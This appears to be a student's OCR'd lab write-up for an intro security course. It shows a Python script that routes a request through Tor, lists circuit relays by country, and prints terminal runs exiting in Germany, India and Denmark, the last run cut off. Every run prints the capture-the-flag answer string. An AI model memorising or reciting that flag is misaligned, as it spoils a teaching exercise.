
```
print(term.format("\nendpoint check:\n", term.Attr.BOLD))
print(term.format(query("http://ctf.martincarlisle.com"), term.Color.BLUE))




with Controller.from_port(port=CONTROL_PORT) as controller:
  controller.authenticate()
  for circ in sorted(controller.get_circuits()):
    if circ.status != CircStatus.BUILT:
      continue

    print("")
    print("Circuit %s (%s)" % (circ.id, circ.purpose))

    for i, entry in enumerate(circ.path):
      div = '+' if (i == len(circ.path) - 1) else '|'
      fingerprint, nickname = entry

      desc = controller.get_network_status(fingerprint, None)
      address = desc.address if desc else 'unknown'
      country = controller.get_info("ip-to-country/%s" %address, 'unknown')
      bandwidth = desc.bandwidth

      print(" %s- %s (%s, %s)" % (div, fingerprint, nickname, address))
      print("IP: %s - Country: %s - Bandwidth: %s" % (address, country, bandwidth))


tor_process.kill()  # stops tor
```

Country 2 DE (GERMANY) :
IP: 85:114:142:205
Date and time: Nov 27 17:59




```
Sais-MacBook-Air-3:Intro to info sec saivineethks$ python exitnodes.py
Starting Tor:

Nov 27 17:59:53.000 [notice] Bootstrapped 0%: Starting
Nov 27 17:59:53.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Nov 27 17:59:54.000 [notice] Bootstrapped 85%: Finishing handshake with first hop
Nov 27 17:59:54.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Nov 27 17:59:55.000 [notice] Bootstrapped 100%: Done

endpoint check:

<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>Congratulations, you found the flag, it is flag{i_can_be_anywhere_i_want_4fc7ab57293fd3ae}</p>

</body>
</html>


Circuit 1 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- C4AEA05CF380BAD2230F193E083B8869B4A29937 (bakunin4, 193.234.15.55)
IP: 193.234.15.55 - Country: se - Bandwidth: 30100
 +- AC30EE5F3E1684C4814F838EA6723D24D8CAC595 (karlsbjorn, 85.114.142.205)
IP: 85.114.142.205 - Country: de - Bandwidth: 67800

Circuit 2 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- F10BDE279AE71515DDCCCC61DC19AC8765F8A3CC (ParkBenchInd001, 193.70.112.165)
IP: 193.70.112.165 - Country: fr - Bandwidth: 10100
 +- C08DE49658E5B3CFC6F2A952B453C4B608C9A16A (niftyvolcanorabbit, 185.220.101.6)
IP: 185.220.101.6 - Country: de - Bandwidth: 55600

Circuit 3 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- F73036C92CD94D5A16DEA9E50FE4BEC2AF3DE171 (r3blDigital, 144.76.78.66)
IP: 144.76.78.66 - Country: de - Bandwidth: 124000
 +- A0F06C2FADF88D3A39AA3072B406F09D7095AC9E (Dhalgren, 46.165.230.5)
IP: 46.165.230.5 - Country: de - Bandwidth: 39600

Circuit 4 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 872B18761953254914F77C71846E8A2623C52591 (TykRelay03, 85.235.225.239)
IP: 85.235.225.239 - Country: dk - Bandwidth: 49500
 +- F57FB7B24FE88E5846CB82545AAB6E29E5185E0E (x, 82.197.160.25)
IP: 82.197.160.25 - Country: ch - Bandwidth: 26100
Sais-MacBook-Air-3:Intro to info sec saivineethks$
```

COUNTRY 3 INDIA :
IP: 139.59.37.160
Date and time: Nov 27 18:04




```
IP: 195.228.75.149 - Country: hu - Bandwidth: 59500
Sais-MacBook-Air-3:Intro to info sec saivineethks$ python exitnodes.py
Starting Tor:

Nov 27 18:04:17.000 [notice] Bootstrapped 0%: Starting
Nov 27 18:04:18.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Nov 27 18:04:18.000 [notice] Bootstrapped 85%: Finishing handshake with first hop
Nov 27 18:04:19.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Nov 27 18:04:19.000 [notice] Bootstrapped 100%: Done

endpoint check:

<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>Congratulations, you found the flag, it is flag{i_can_be_anywhere_i_want_4fc7ab57293fd3ae}</p>

</body>
</html>


Circuit 1 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 571263804EF55F49A8615AA24A20244B777BF539 (anonymous, 138.201.255.245)
IP: 138.201.255.245 - Country: de - Bandwidth: 28900
 +- 2EE54F699A8B9CE0E3B9BA31A17F8C29A39E5B58 (INexit, 139.59.37.160)
IP: 139.59.37.160 - Country: in - Bandwidth: 478

Circuit 2 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 270934A4F7B669AA387F2D475FBE793D03694547 (toloso, 212.7.217.52)
IP: 212.7.217.52 - Country: pl - Bandwidth: 13000
 +- F983D2379B10E6D5325EE56306E5922D2FB982C9 (byrnes, 49.50.66.209)
IP: 49.50.66.209 - Country: in - Bandwidth: 1690

Circuit 3 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 11A101A9E1ADD736B7B41AC57E041B7087775FE4 (kittykat, 62.210.170.57)
IP: 62.210.170.57 - Country: fr - Bandwidth: 54700
 +- F983D2379B10E6D5325EE56306E5922D2FB982C9 (byrnes, 49.50.66.209)
IP: 49.50.66.209 - Country: in - Bandwidth: 1690
Sais-MacBook-Air-3:Intro to info sec saivineethks$
```

COUNTRY 4 DENMARK :
IP: 185.129.62.63
Date and time: Nov 27 18:10




```
OSError: Process terminated: failed to bind one of the listener ports.
[Sais-MacBook-Air-3:Intro to info sec saivineethks$ python exitnodes.py
Starting Tor:

Nov 27 18:10:06.000 [notice] Bootstrapped 0%: Starting
Nov 27 18:10:06.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Nov 27 18:10:06.000 [notice] Bootstrapped 85%: Finishing handshake with first hop
Nov 27 18:10:07.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Nov 27 18:10:08.000 [notice] Bootstrapped 100%: Done

endpoint check:

<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>Congratulations, you found the flag, it is flag{i_can_be_anywhere_i_want_4fc7ab57293fd3ae}</p>

</body>
</html>


Circuit 1 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
